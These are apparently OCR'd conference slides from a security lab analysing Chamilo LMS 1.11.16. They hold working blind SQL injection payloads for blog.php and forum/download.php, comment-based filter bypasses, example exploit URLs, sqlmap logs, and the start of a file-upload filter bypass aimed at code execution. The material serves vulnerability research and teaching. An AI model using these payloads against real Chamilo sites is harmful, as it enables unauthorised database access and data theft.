
```yaml
version: "3.8"
services:
  mariadb:
    image: mariadb
    environment:
      - MYSQL_ROOT_PASSWORD=pass
      - MYSQL_USER=chamilo
      - MYSQL_PASSWORD=chamilo
      - MYSQL_DATABASE=chamilo
  chamilo:
    image: chocological/chamilo-lms-1.11.x
    links:
      - mariadb
    ports:
      - "80:80"
```


```
# Save as “docker-compose.yml”, then:
$ docker-compose up
```

STAR LABS

```
chamilo_1  | AH00558: apache2: Could not reliably determine the server's
fully qualified domain name, using 172.21.0.3. Set the 'ServerName'
directive globally to suppress this message
chamilo_1  | [Fri Mar 04 15:17:05.131989 2022] [mpm_prefork:notice] [pid
1] AH00163: Apache/2.4.52 (Debian) PHP/7.3.33 configured -- resuming
normal operations
chamilo_1  | [Fri Mar 04 15:17:05.132049 2022] [core:notice] [pid 1]
AH00094: Command line: 'apache2 -D FOREGROUND'
```


Chamilo has not been inst
Not secure
172.21.0.3
Incognito
Chamilo
E-Learning & Collaboration Software
Welcome to the Chamilo 1.11.16 stable installation wizard
Let's start hunting skills down with Chamilo LMS! This wizard will guide you through the Chamilo installation and configuration process.
Install Chamilo
or read the installation guide


— Chamilo installation —
Not secure | 172.21.0.3/main/install/index.php?running=1&installType=new&updateFromConfigFile=
Incognito
New installation
Chamilo
E-Learning & Collaboration Software
Step 4 – MySQL database settings
The install script will create (or use) the Chamilo database using the database name given here. Please make sure the user you give has the right to create the database by the name given here. If a database with this name exists, it will be overwritten. Please do not use the root user as the Chamilo database user. This can lead to serious security issues.
Database Host
mariadb
ex. localhost
Port
3306
ex. 3306
Database Login
chamilo
ex. root
Database Password
•••••••
ex. nK74JsaR
Main Chamilo database (DB)
chamilo
Check database connection
1. Installation Language
2. Requirements
3. Licence
4. MySQL database settings
5. Config settings
6. Show Overview
7. Install
Read the installation guide


HACKERS
DEVELOPERS
I'D LIKE TO
USE YOUR WEB APP
AS A REGULAR USER, RIGHT?
AS A REGULAR USER, RIGHT?
imgflip.com

STAR LABS

Interesting Bugs Found

SQLi / “Footguns” / RCE

STAR LABS

Vulnerability #1

SQLi / “Footguns” / RCE

STAR LABS

Source: /main/blog/blog.php

```php
<?php
$blog_id = isset($_GET['blog_id']) ? $_GET['blog_id'] : 0;
// ...
$course_id = api_get_course_int_id(); // assume this returns an int
$task_id = 0;
// ...
$sql = "SELECT COUNT(*) as number
        FROM " . $tbl_blogs_tasks_rel_user . "
        WHERE
            c_id = $course_id AND
            blog_id = " . $blog_id . " AND
            user_id = " . api_get_user_id() . " AND
            task_id = " . $task_id;

$result = Database::query($sql);
$row = Database::fetch_array($result);
```

Source: /main/blog/blog.php

```php
<?php
$blog_id = isset($_GET['blog_id']) ? $_GET['blog_id'] : 0; // [1]
// ...
$course_id = api_get_course_int_id(); // assume this returns an int
$task_id = 0;
// ...
$sql = "SELECT COUNT(*) as number
        FROM " . $tbl_blogs_tasks_rel_user . "
        WHERE
            c_id = $course_id AND
            blog_id = " . $blog_id . " AND
            user_id = " . api_get_user_id() . " AND
            task_id = " . $task_id;

$result = Database::query($sql); // [2]
$row = Database::fetch_array($result);
```

Source: /main/blog/blog.php

```php
<?php
$blog_id = "0 UNION SELECT CASE WHEN {OUR_TF_QUERY} THEN {RETURN_TRUE} ELSE
{RETURN_FALSE} END;-- -" // [1]
// ...
```

Source: /main/blog/blog.php

```php
<?php
$blog_id = "0 UNION SELECT CASE WHEN 1=1 THEN 1 ELSE 0 END;-- -" // [1]
// ...
```

Source: /main/blog/blog.php

```php
<?php
$blog_id = "0 UNION SELECT CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM
information_schema.tables) END;-- -" // [1]
// ...
```

```
MariaDB [chamilo]> SELECT CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM information_schema
.tables) END;
+-------------------------------------------------------------------------------------+
| CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM information_schema.tables) END |
+-------------------------------------------------------------------------------------+
| 1                                                                                   |
+-------------------------------------------------------------------------------------+
1 row in set (0.001 sec)

MariaDB [chamilo]> SELECT CASE WHEN 1=0 THEN 1 ELSE (SELECT table_name FROM information_schema
.tables) END;
ERROR 1242 (21000): Subquery returns more than 1 row
MariaDB [chamilo]>
```

Source: /main/blog/blog.php

```php
<?php
$blog_id = "0 UNION SELECT CASE WHEN (SELECT SUBSTR(USER(),1,1)='c') THEN 1 ELSE
(SELECT table_name FROM information_schema.tables) END;-- -" // [1]
// ...
```

```
MariaDB [chamilo]> SELECT SUBSTR(USER(),1,1)='a';
+-------------------------+
| SUBSTR(USER(),1,1)='a' |
+-------------------------+
|                       0 |
+-------------------------+
1 row in set (0.000 sec)

MariaDB [chamilo]> SELECT SUBSTR(USER(),1,1)='c';
+-------------------------+
| SUBSTR(USER(),1,1)='c' |
+-------------------------+
|                       1 |
+-------------------------+
1 row in set (0.000 sec)

MariaDB [chamilo]>
```


STAR LABS

Source: /main/blog/blog.php

```
SELECT COUNT(*) as number
FROM some_table
WHERE
     c_id = 1 AND
     blog_id = 0 UNION SELECT
                    CASE WHEN (SELECT SUBSTR(USER(),1,1)='c')
                    THEN 1
                    ELSE (SELECT table_name FROM information_schema.tables)
                    END;-- - AND
     user_id = 1 AND
     task_id = 0;
```

STAR LABS

False Query:
http://target_app/main/blog/blog.php?blog_id=0+UNION+SELECT+...+1=0+...



STAR LABS

True Query:
http://target_app/main/blog/blog.php?blog_id=0+UNION+SELECT+...+1=1+...

Vulnerability #2

SQLi / “Footguns” / RCE

STAR LABS

Source: /main/forum/download.php

```php
<?php
$doc_url = $_GET['file'];
//change the '&' that got rewritten to '///' by mod_rewrite back to '&'
$doc_url = str_replace('///', '&', $doc_url);
//still a space present? it must be a '+' (that got replaced by mod_rewrite)
$doc_url = str_replace(' ', '+', $doc_url);
$doc_url = str_replace('/..', '', $doc_url);
// ...
$sql = 'SELECT thread_id, forum_id,filename
        FROM '.$tbl_forum_post.'  f
        INNER JOIN '.$tbl_forum_attachment.' a
        ON a.post_id=f.post_id
        WHERE
            f.c_id = '.$course_id.' AND
            a.c_id = '.$course_id.' AND
            path LIKE BINARY "'.$doc_url.'"';

$result = Database::query($sql);
$row = Database::fetch_array($result);
```

Source: /main/forum/download.php

```php
<?php
$doc_url = $_GET['file']; // [1]
//change the '&' that got rewritten to '///' by mod_rewrite back to '&'
$doc_url = str_replace('///', '&', $doc_url);
//still a space present? it must be a '+' (that got replaced by mod_rewrite)
$doc_url = str_replace(' ', '+', $doc_url);
$doc_url = str_replace('/..', '', $doc_url);
// ...
$sql = 'SELECT thread_id, forum_id,filename
        FROM '.$tbl_forum_post.'  f
        INNER JOIN '.$tbl_forum_attachment.' a
        ON a.post_id=f.post_id
        WHERE
            f.c_id = '.$course_id.' AND
            a.c_id = '.$course_id.' AND
            path LIKE BINARY "'.$doc_url.'"';

$result = Database::query($sql); // [2]
$row = Database::fetch_array($result);
```

Source: /main/forum/download.php

```php
<?php
$doc_url = "" UNION SELECT CASE WHEN (SELECT SUBSTR(USER(),1,1)='c') THEN 1 ELSE
(SELECT table_name FROM information_schema.tables) END,NULL,NULL;-- -"
// ...
```


Source: /main/forum/download.php

```php
<?php
$doc_url = ""
UNION/**/SELECT/**/CASE/**/WHEN/**/(SELECT/**/SUBSTR(USER(),1,1)='c')/**/THEN/**/1/**
/ELSE/**/(SELECT/**/table_name/**/FROM/**/information_schema.tables)/**/END,NULL,NULL
;--/**/-"
// ...
```

```
MariaDB [chamilo]> select/**/database();
+------------+
| database() |
+------------+
| chamilo    |
+------------+
1 row in set (0.000 sec)

MariaDB [chamilo]>
```

STAR LABS


[07:16:11] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[07:16:16] [INFO] testing 'Generic inline queries'
[07:24:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[07:24:36] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[07:34:37] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[07:24:39] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[07:24:41] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[07:24:42] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[07:24:44] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[07:24:51] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[07:24:53] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[07:14:59] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[07:25:01] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[07:15:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[07:25:03] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[07:25:07] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[07:25:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[07:25:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[07:25:02] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[07:25:02] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[07:25:02] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[07:25:02] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[07:25:02] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[07:25:04] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[07:25:04] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[07:25:06] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[07:25:08] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[07:25:11] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[07:25:11] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[07:25:13] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[07:25:17] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[07:25:19] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[07:25:21] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[07:25:23] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[07:25:25] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[07:25:27] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[07:25:30] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'

Vulnerability #3

SQLi / “Footguns” / RCE

STAR LABS

Source: /main/inc/lib/fileUpload.lib.php

```php
<?php
function php2phps($file_name)
{
    return preg_replace('/\.(phar.?|php.?|phtml.?)(\.){0,1}.*$/i',
'.phps', $file_name);
}
```

My Organisation - My cam

Not secure | 172.20.0.3/main/admin/settings.php?category=Security

Incognito

Homepage | My courses | Personal agenda | Reporting | Social network | Dashboard | Administration

Administration / Configuration settings

Update successful

Search

Type of filtering on document uploads

- (•) Blacklist
- ( ) Whitelist

Whether you want to use the blacklist or whitelist filtering. See blacklist or whitelist description below for more details.

Blacklist - setting

The blacklist is used to filter the files extensions by removing (or renaming) any file which extension figures in the blacklist below. The extensions should figure without the leading dot (.) and separated by semi-column (;) like the following: exe;com;bat;scr;php. Files without extension are accepted. Letter casing (uppercase/lowercase) doesn't matter.

Whitelist - setting

htm;html;jpg;jpeg;gif;png;swf;avi;mpg;mpeg;mov;flv;doc;docx;xls;xlsx;ppt;pptx;odt;odp;ods;pdf


The whitelist is used to filter the file extensions by removing (or renaming) any file whose extension does *NOT* figure in the whitelist below. It is generally considered as a safer but more restrictive approach to filtering. The extensions should figure without the leading dot (.) and separated by semi-column (;) such as the following: htm;html;txt;doc;xls;ppt;jpg;jpeg;gif;sxw. Files without extension are accepted. Letter casing (uppercase/lowercase) doesn't matter.

